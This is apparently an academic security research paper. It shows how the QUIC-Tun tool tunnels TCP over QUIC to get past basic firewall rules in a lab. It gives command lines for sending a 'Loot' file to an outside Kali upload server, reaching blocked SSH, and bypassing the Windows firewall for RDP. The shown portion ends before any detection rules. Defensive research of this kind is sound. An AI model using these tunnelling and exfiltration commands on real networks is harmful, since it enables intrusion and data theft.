QUIC-Tun: QUIC Firewall Evasion

Author: John Hoehne
Advisor: Clay Risenhoover

Accepted: April 30th, 2025

Abstract

The QUIC protocol is designed to focus on user privacy, which can cause significant implications for network security teams trusted to protect intellectual property. The security community's reaction to QUIC has primarily focused on blocking it due to its prohibitive nature for midpoint verification of users' activities. However, the primary method is inadequate, potentially leaving glaring holes in their defenses. Adversaries can adapt tactics to abuse and evade these basic configurations and rules via simple, openly available tools. Intrusion prevention systems like SNORT are ill-equipped to prevent this vector from accessing critical systems or the easy exfiltration of intellectual property via QUIC.

1. Introduction to the QUIC Sides of Security

The Quick UDP Internet Connections (QUIC) protocol, designed with the utmost user privacy in mind, has significant implications for network security and intellectual property protection (Hamilton, Lyengar, Swett, & Wilk, 2016). Introduced by Google in 2014, QUIC was developed to enhance encryption efficiency and deter midpoint snooping, with the potential for further improvement and evolution (Swett & Behr, 2018). The adoption of QUIC as a transport protocol and security measure, as seen in HTTP/3, is not just a trend but a testament to its rapidly growing influence in modern communication (Belson & Pardue, 2023). This growing influence necessitates a deeper understanding of its security implications.

The number of applications and websites that have incorporated QUIC as a protocol to transmit and receive data has increased, and as it stands now, all will fail over to Transmission Control Protocol (TCP) if QUIC is blocked within the network (Chatzoglou, Kouliaridis, Karopoulos, & Kambourakis, 2022). The utilization of QUIC continues to grow across various websites and phone app developers, with broader adoption within video streaming that accounts for over 80% of all global web traffic (Tauqeer, Gohar, Koh, & Alquhayz, 2024). Network security teams cannot peer into QUIC traffic to verify what data is being transferred through the protocol. This issue has led to a common theme of blocking QUIC traffic; as more services begin to leverage QUIC, there may come a point in the not-so-distant future when blocking QUIC outright can be sustainable for business operations.

Administrators and security developers produce tools to leverage and abuse security controls with QUIC; one such tool is QUIC-Tun. QUIC-Tun is a lightweight tool compiled in Golang that tunnels Transport Control Protocol (TCP) connections over QUIC via a client and server binary. In the wrong hands, a tool like QUIC-Tun can bypass most basic firewall configurations, enabling access to critical systems and the easy exfiltration of intellectual property.

1.1. Thesis

A tool like QUIC-Tun can abuse most basic firewall configurations without advanced configurations and new custom rules written. Intrusion prevention systems (IPS) like SNORT are ill-equipped to prevent this vector from accessing critical systems or the easy exfiltration of intellectual property.

1.2. Purpose of Paper

This research aims to highlight issues with only basic firewall configurations, provide potential vectors to improve those rules and identify anomalous network traffic. Protocols like QUIC can give adversaries access to network security controls without adequate research and securing networks.

1.3. QUIC

QUIC was initially designed and introduced by Google as an encrypted, multiplexed, and low-latency transport protocol initially developed to improve the performance of HTTPS traffic, but with the capacity to be expanded to other services as well (Langley et al., 2017). Since its introduction, QUIC has been standardized by the Internet Engineering Task Force (IETF) with RFC 9000, evolving how data will be securely exchanged over the Internet (Lyengar & Thomson, 2022). QUIC was implemented under User Datagram Protocol (UDP) to reduce the requirements for networking devices and network protocols being rewritten to enable traffic. Additionally, unlike TCP, QUIC combines multiple functions into a single stream, unifying encryption, connection establishment, and error correction. This creates a gap for security professionals charged with protecting their organization's private data, as TCP was susceptible to an inspection of user data at midpoints within their network.

A significant driving factor behind the IETF standardizing the protocol was the diversification of services utilizing QUIC instead of solely HTTP/3. Google would update its protocol with QUIC Version 2, initially introduced in April 2021, with the current RFC 9369 being updated in May 2023; this implementation of QUIC encompasses more utilization of QUIC protocol outside of just HTTP/3 traffic (Duke, 2023).

1.3.1. QUIC Key Features

QUIC offers four key features, making it an appealing protocol that can be leveraged for multiple applications beyond HTTP/3. The first feature is multiplexing, which enables QUIC to support multiple data streams sent and received simultaneously within a single connection, eliminating the need for multiple TCP connections (Lyengar & Thomson, 2022). Second, connection migration enables QUIC to support seamless switching between network interfaces, ensuring uninterrupted connectivity despite network changes. The third feature is QUIC's Adaptative Congestion Control algorithms that optimize performance and minimize packet loss by dynamically adjusting data transmission rates based on network latency. Lastly, the QUIC's built-in encryption encrypts data by default, providing enhanced security and privacy compared to TCP/IP-based protocols and protections against packet sniffing and machine-in-the-middle attacks.

1.3.2. QUIC Packet

The QUIC header immediately follows the UDP header within the packet, leveraging two different header types. The Long Header is for initial connection establishment, and the Short Header is used for subsequent connections with that server (Lyengar & Thomson, 2022). The primary focus of the security research will be on the Long Header, which enables the identification of QUIC when it is first leveraged to communicate with a remote server.

1.3.3. QUIC Long Header

The Long Header is responsible for the initial set-up of crucial exchanges and negotiating the QUIC version for the connections. The table below visualizes the Long Packet Header and its components (Alawaji, 2021).

Header Form	Fixed Bit	Long Packet Type	Type Specific bits	Version ID	DCID Len	DCID	SCID Len	SCID
1 bit	1 bit	2 bits	4 bits	32 bits	8 bits	0-160 bits	8 bits	0-160 bits

Figure 1. QUIC Long Packet Header Format

The Header Form field identifies the header type and should always be set to 1 (Lyengar & Thomson, 2022). The Fixed Bit indicates whether the packet is valid and should always be set to 1. The Long Packet Type field indicates the type of Long Header, which is divided into four subclasses (Table 1).

Long Packet Type	Value
Initial	0x00
0-RTT	0x01
Handshake	0x02
Retry	0x03

Figure 2. Long Packet Type Values

The first type is the Initial Type, used during the initial handshake when establishing a new connection (Lyengar & Thomson, 2022). The second type is 0-RTT, used after the initial connection to carry “early” data. The third type is Handshake, which acknowledges the new connection and encryption material to be used for the subsequent QUIC connection. The fourth type is Retry, which the server sends to tell the client to re-attempt the connection with different parameters.

The Type-Specific bits field is a variable field determined by the Long Packet type, with different reserved fields per type. The Version ID identifies the version of QUIC, and the RFC 9000 specification sets this value to 0x00000001 (Lyengar & Thomson, 2022). The Destination Connection ID Length, Destination Connection ID (DCID), Source Connection ID Length (SCID Len), and Source Connection ID (SCID) are all variable values per connection.

1.4. The Problem

1.4.1. Lack of Tools

How will security teams differentiate the Good from the Bad and the Ugly when there is no vector to inspect and verify QUIC traffic properly? One of the standard methods of inspecting employees' encrypted web traffic is leveraging SSL bumping on proxy servers. This is done by deploying certificates to the user’s systems trust center and establishing Transport Layer Security (TLS) sessions between the user’s host and the proxy (Nek,

2023). This method of internal security monitoring is not available with QUIC, leading to a gap in security monitoring (Al-Bakhat & Almuhammadi, 2022). Moreover, Command and Control packets from a malicious actor can go undetected within legitimate traffic as controls to monitor it have not been appropriately implemented to distinguish legitimate from illicit. The MASQUE working group is looking to develop a proxy that will encapsulate QUIC traffic, which would obfuscate the actual location of anyone making the request; however, this does not enable security engineers to verify what is within the traffic (Pardue & Wood, 2022). Additionally, other formerly leaked information, such as Server Name Indicator (SNI), is not available for security engineers to examine and validate traffic, which can also be used to give a macro sense of the purpose of the TLS traffic traversing the network.

1.4.2. Lack of Foresight

As of 2022, studies show that 3 to 5% of all networks block all UDP traffic, significantly impacting any application relying solely on QUIC (Trammell & Kühlewind, 2022). Currently, the consensus amongst most network and security vendors is that the best way to address QUIC is by blocking UDP 80 and 443 to block QUIC (Liebetrau, 2018). A prime example of the weaponization of QUIC was the utilization of the Merlin Command and Control (C2) framework by Russian state-sponsored hackers when they attacked Ukrainian state officials (Constantinescu, 2023). Microsoft has already implemented a version of SMB3 that runs over QUIC, over UDP 443, and encapsulates all aspects of the SMB session under the QUIC tunnel (Pyle et al., 2023). Administrators must enable this implementation as it is not on by default; however, this may only sometimes be the case as time progresses. In the case of blocking QUIC, depending on how and where those security controls are deployed, lateral movement leveraging SMB over 443 in environments that deploy it may go undetected. A draft RFC was published in 2022 detailing plans to implement Session Initiation Protocol (SIP) traffic under QUIC was published (Hurst, 2022). This draft has since expired in 2023. However, such usage would apply to Internet telephony services, video conferencing, and live media streaming, which account for a sizeable portion of all Internet traffic.

Firewall examination of feeds is necessary to ensure that communications between devices and outside the network are as intended, and the current methodology to identify QUIC traffic is holistically inadequate.

2. Research Method

The research method section is divided into four main components: introduction to QUIC-Tun, the network configuration, the operating systems, and the methodology leveraged for this research to create the results. The test environment was virtualized on Dell PowerEdge R730XD running VMWare ESXi Version 7.0 Update 3.

2.1. QUIC-Tun

The developer of the QUIC-Tun tool describes it as a method to enable access to sensitive services that run over TCP that an administrator would not typically want to make remotely accessible (Kungze, 2022). This tool tunnels TCP connections under QUIC, which provides an alternative vector for tunneling TCP-based service communications and bypassing potential firewall rules. Scanning and identifying this QUIC port being exposed would be difficult, though possible; it provides hiding in plain sight. Standard Nmap can detect suspected open UDP ports, though interrogating the service is challenging without knowing the underlying service. The tool consists of two separate binaries between a client and server and is compiled to run both on Windows and Linux with the md5 hashes demonstrated in Figure 2.

MD5SUM of Binaries

Binary	**MD5**
quictun-client (ELF)	b6b859a077cd8018d69e2f130534f2d4
quictun-server (ELF)	18084740b258eb3ece8a1de1054e60a2
quictun-client.exe	07c570644e5771c62e9099ae01fbd06e
quictun-server.exe	a41832b8c2f0609daf6b1c5986265d60

Figure 3. QUIC-Tun MD5 Hashes

The Client endpoint is a service running on a client that accepts the connection request and converts the transport layer protocol from TCP/UNIX-SOCKET to QUIC (Kungze, 2022). The server endpoint is the system that receives and listens to the QUIC

connection, converts from QUIC back to TCP/UNIX-SOCKET, and forwards the connection to the designated IP/PORT. Currently, only one client can leverage the tunnel per server instance.

2.1.1. QUIC-Tun Variables

To successfully leverage QUIC-Tun, a user will need to define four main variables a user will use to build their tunnels.

--listen-on: The port the host the service is running on will listen for a connection.

--server-endpoint: This input identifies the location of the remote server and the port it listens on for the QUIC connection.

--token-source: Identifies what TCP:IP:PORT that QUIC-Tun will point the tunneled traffic at.

--httpd-listen-on: This sets the IPv4 and TCP ports to listen on for the restful API for QUIC-Tun. Every QUIC-Tun client and server run this by default and will bind the TCP Port to that instance.

2.1.2. QUIC-Tun Example Commands

The format and structure of QUIC-Tun options are the same between Linux and Windows, with the following examples running on a Linux system. The server-side connection will run the service on a Linux server and listen for a client's QUIC connection on 10.10.10.7:7500 UDP.

```
# ./quictun-server --listen-on 10.10.10.7:7500
```

Client-side connection request: Establish a local listener on TCP port 6500 for the desired service to be tunneled via QUIC to 10.10.10.6 on UDP port 7500 with the TCP Connection being turned towards 10.10.10.8:22 once it reaches the server client.

```
# ./quictun-client --listen-on tcp:127.0.0.1:6500 --server-
endpoint 10.10.10.7:7500 --token-source tcp:10.10.10.8:22
```

2.2. Network Configuration

The network was configured into four separate local area network (LAN) segments: the User, Server, Snort, and INTERNET Zones, as demonstrated in Figure 4. This enabled segmentation via the pfSense, which was implemented as a firewall and router. Firewall rules were implemented between zones to simulate restrictions often created in smaller networks and implement the recommended method to block QUIC traffic going to the INTERNET Zone.




Figure 4. Lab Network Layout

2.3. Operating Systems

The operating systems and software leveraged in this test are detailed in Appendix A.

2.4. Methodology

Pivoting will leverage QUIC-Tun to pivot various service communications laterally through the test network and pivot communications out to a simulated Internet node. The

prescribed method to address QUIC is to implement security controls that block UDP 80 and 443. Still, these controls need to be holistically narrow, enabling security holes that will continue to proliferate and be exploited without addressing them.

2.4.1. Scenario Objectives:

The following scenarios and objectives will be accomplished:

1. Deploy QUIC-Tun and leverage a web browser to tunnel traffic through the QUIC tunnel to the command-and-control server.
2. Deploy QUIC-Tun onto a host and enable remote access to blocked services like SSH.
3. Deploy QUIC-Tun and pivot between Windows hosts within the same LAN, passing through allowed UDP firewall rules to enable access to RDP.
4. Leverage QUIC-Tun to enable access for Windows host prohibited from reaching the INTERNET Zone to call out to Kali Listening Post.
5. Craft and test Snort and Berkley Packet Filter (BPF) rules that can identify QUIC Long Packet Headers.

3. Findings and Discussion

While pivoting and bypassing firewall rules is not a novel invention or idea, the perplexing state of the security community's ability to identify QUIC traffic is relatively troubling. Several hours of searching yielded nearly zero effective methods to identify QUIC traffic via BPF filters or SNORT rules outside of identifying UDP and port 80 or 443. Utilization of any other port that would bypass these rules entirely and leveraging other known UDP ports that are allowed by the network would lead to the elongation of detection and remediation. The methods demonstrated below are not meant to be exhaustive nor overly complex in how a tool like QUIC-Tun can be leveraged to shape illicit traffic out of and through networks but highlight the glaring security flaws some security implementations create when addressing QUIC.

3.1. Browser Bypass

In this scenario, the User 2 PC accesses the INTERNET Zone via the QUIC-Tun tool, bypassing the default rule set to block QUIC and avoiding TLS inspection.

Leveraging the QUIC-tun client, an insider threat could open a local TCP socket that can be connected to the user's web browser and send it through a QUIC tunnel to a designated IP and Port. Depending on the security protocols implemented in the network, this could blend with legitimate QUIC traffic or be sent out to appear as another protocol that runs over UDP. Running a simple HTTP server on the remote host would enable the insider to upload sensitive data.

3.1.1. Relevant Rules Tested

pfSense:

The relevant rules for this scenario include the standard QUIC firewall rules implemented to block all UDP 80 and 443 traffic and an allow rule for UDP port 1900 from the USER Zone to the SERVER Zone, as demonstrated in Figure 5.

Src	Src Port	Direction	Dest	Dest Port	Protocol	Action
USER	ANY	→	SERVER	1900	UDP	ALLOW
USER	ANY	→	INTERNET	443	UDP	BLOCK
USER	ANY	→	INTERNET	80	UDP	BLOCK

Figure 5. pfSense Firewall Rules

3.1.2. Commands Run

Kali:

A local listener on the Kali server on its eth0 interface for 90.90.90.3 listening for the UDP QUIC connection was started in 1900.

```
# ./quic-server --listen-on 90.90.90.3:1900
```

Running HTTP Upload server on Kali listening on the eth0 interface 90.90.90.3:443 TCP.

```
# python3 -m uploadserver 443
```

User 2:

Running the quic-client on the User 2 PC with a local TCP listener on 6500, set the server-endpoint to connect to 90.90.90.3 on UDP Port 1900, and set the token source to send the TCP connection to 90.90.90.3 on TCP port 443 once connected.

```
C:\ quic-client.exe --listen-on tcp:127.0.0.1:6500 --
server-endpoint 90.90.90.3:1900 --token-source
tcp:90.90.90.3:443
```

- Leverage the Browser to Navigate to http://127.0.0.1:6500 and upload the Loot File.

3.1.3. Outcomes

Upon navigating to the local socket, the user connects to the remote HTTP server, as demonstrated in Figure 6. The user can now upload files through the QUIC tunnel to the remote server in the INTERNET Zone, effectively bypassing security controls. This is demonstrated via uploading Loot.txt, which is full of sensitive company data in this scenario.




Figure 6. Browser Upload

The Loot.txt file is uploaded through the QUIC tunnel to the remote server, as displayed in Figure 7.




Figure 7. HTTP uploadserver on Kali

A packet capture (pcap) for this traffic was generated on Server 2 and ran against all SNORT community rules set, and no Alerts were triggered, as shown in Figure 8. The User 2 PC could communicate with Server 2 via the enabled UDP USER:ANY → Server:1900 rule to simulate enabling VPN traffic between the USER and the SERVER Zones. The default block QUIC rules enabled on the pfSense failed to block this QUIC traffic.




Figure 8. Community Snort Results

3.2. SSH

In this scenario, the User1 host is blocked from accessing SSH via rules enabled on the pfSense. Leveraging the QUIC-Tun client, a user opens a local TCP socket that tunnels through QUIC via enabled Allow firewall rules to Server 2. Once this connection is established, the user sets their Putty instance to the local listener on User 1 PC; the token source is set to access SSH on Server1, thus bypassing the block rule for 22. The recommended method to block QUIC traffic will not stop this traffic.

3.2.1. Relevant Firewall Rules

pfSense

The relevant rules for this scenario include the standard QUIC firewall rules, which were implemented to block all UDP 80 and 443 traffic and block TCP port 22 from the USER Zone to the SERVER Zone, which is associated with SSH. The final relevant firewall rule allows UDP port 1900 from the USER Zone to the SERVER Zone, as demonstrated in Figure 9.

Src	Src Port	Direction	Dest	Dest Port	Protocol	Action
USER	Any	→	SERVER	22	TCP	BLOCK
USER	ANY	→	SERVER	1900	UDP	ALLOW
USER	ANY	→	INTERNET	443	UDP	BLOCK
USER	ANY	→	INTERNET	80	UDP	BLOCK

Figure 9. pfSense Firewall Rules

3.2.2. Commands Run

Server 2:

A listener on Server 2, on its ens190 interface for 10.10.10.8, started listening for the UDP QUIC connection in 1900.

```
# ./quic-server –listen-on 10.10.10.8:1900
```

User 2:

The user runs quic-client on the Windows host, creates the local TCP listener on 6500, and sets the server-endpoint to 10.10.10.8:1900 UDP. Upon connection, the user's TCP connection to the local listener will be forwarded to Server 1 10.10.10.7:22 TCP.

```
C:\quic-client.exe –listen-on tcp:127.0.0.1:6500 –server-
endpoint 10.10.10.8:1900 –token-source tcp:10.10.10.7:22
```

3.2.3. Outcomes

The user runs Putty on User 1 and sets the connection for 127.0.0.1:6500 TCP, shown in Figure 10, which is forwarded to Server 1. Once that connection exits the QUIC tunnel on Server 2, the user connects to SSH, as shown in Figure 11.




Figure 10. Putty Configuration

```
web@web-virtual-machine:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group de
fault qlen 1000
    link/ether 00:0c:29:3f:7b:f4 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 10.10.10.7/24 brd 10.10.10.255 scope global dynamic noprefixroute ens16
0
```

Figure 11 Successful SSH Connection to Server 1

A pcap for this traffic was generated on Server 2 and ran against all SNORT community rules set, and no Alerts were triggered (Figure). The User 2 PC could communicate with Server 2 via the enabled UDP USER:ANY → Server:1900 rule to simulate enabling VPN traffic between the USER and the SERVER Zones. The traffic would then be forwarded to Server 1 based on the token-source setting and enable SSH from the USER Zone host to Server 1, which bypassed the limitations for the USER:ANY → SERVER:22 TCP BLOCK rule. The default block QUIC rules enabled on the pfSense failed to block this QUIC traffic.

3.3. RDP Lateral Movement

In this scenario, the user attempted to establish a Remote Desktop Protocol (RDP) connection between User1 and User2, but access was denied due to Window Firewall Rules demonstrated in Figure 12. Leveraging QUIC-Tun, the user can bypass the inbound rule setting by redirecting the TCP connection to the QUIC-Tun server host IP. This demonstrates accessing denied services on a local machine via leveraging QUIC-Tun tunnels to bypass the window firewall rules. The pfSense rules were tested independently by allowing all connections to 3389 from the local subnet on the Windows Firewall. However, since it was a local LAN connection, they were not enforced on the connection.




Figure 12. Windows Firewall Blocked Incoming RDP Connection

3.3.1. Relevant Firewall Rules

pfSense:

The relevant rules for this scenario include the standard QUIC firewall rules, which were implemented to block all UDP 80 and 443 traffic and all TCP 3389 traffic associated with RDP, as demonstrated in Figure 13.

Src	Src Port	Direction	Dest	Dest Port	Protocol	Action
USER	Any	→	USER	3389	TCP	BLOCK
USER	ANY	→	INTERNET	443	UDP	BLOCK
USER	ANY	→	INTERNET	80	UDP	BLOCK

Figure 13. pfSense Firewall Rules

Window Firewall:

The User's firewall configuration is set to block any incoming TCP connection to port 3389. This would inhibit any remote user from accessing RDP on the User's system.

3.3.2. Commands Run

User 1:

The user sets up the local listener on TCP 6500, which will be forwarded to User 2 on UDP 5060 and redirects the TCP connection to the User 2 IP address on TCP 3389.

```
C:\ quictun-client.exe --listen-on tcp:127.0.0.1:6500 --
server-endpoint 192.168.10.10:5060 --token-source
tcp:192.168.10.10:3389
```

The user runs RDP and sets the computer settings to 127.0.0.1:6500, which will hit the QUIC-Tun tunnel.

User 2:

The user runs the QUIC-Tun server binary to set up a UDP Listener on 192.168.10.10:5060.

```
C:\quictun-server.exe --listen-on 192.168.10.10:5060
```

3.3.3. Outcomes

The user configures the RDP connection on User 1 and sets the connection for 127.0.0.1:6500 TCP, which is forwarded to the User 2 IP address on TCP 3389 once it exits the QUIC tunnel. This causes the connection to no longer be treated as an inbound connection, thus enabling the user to connect to RDP, as shown in Figure 14.

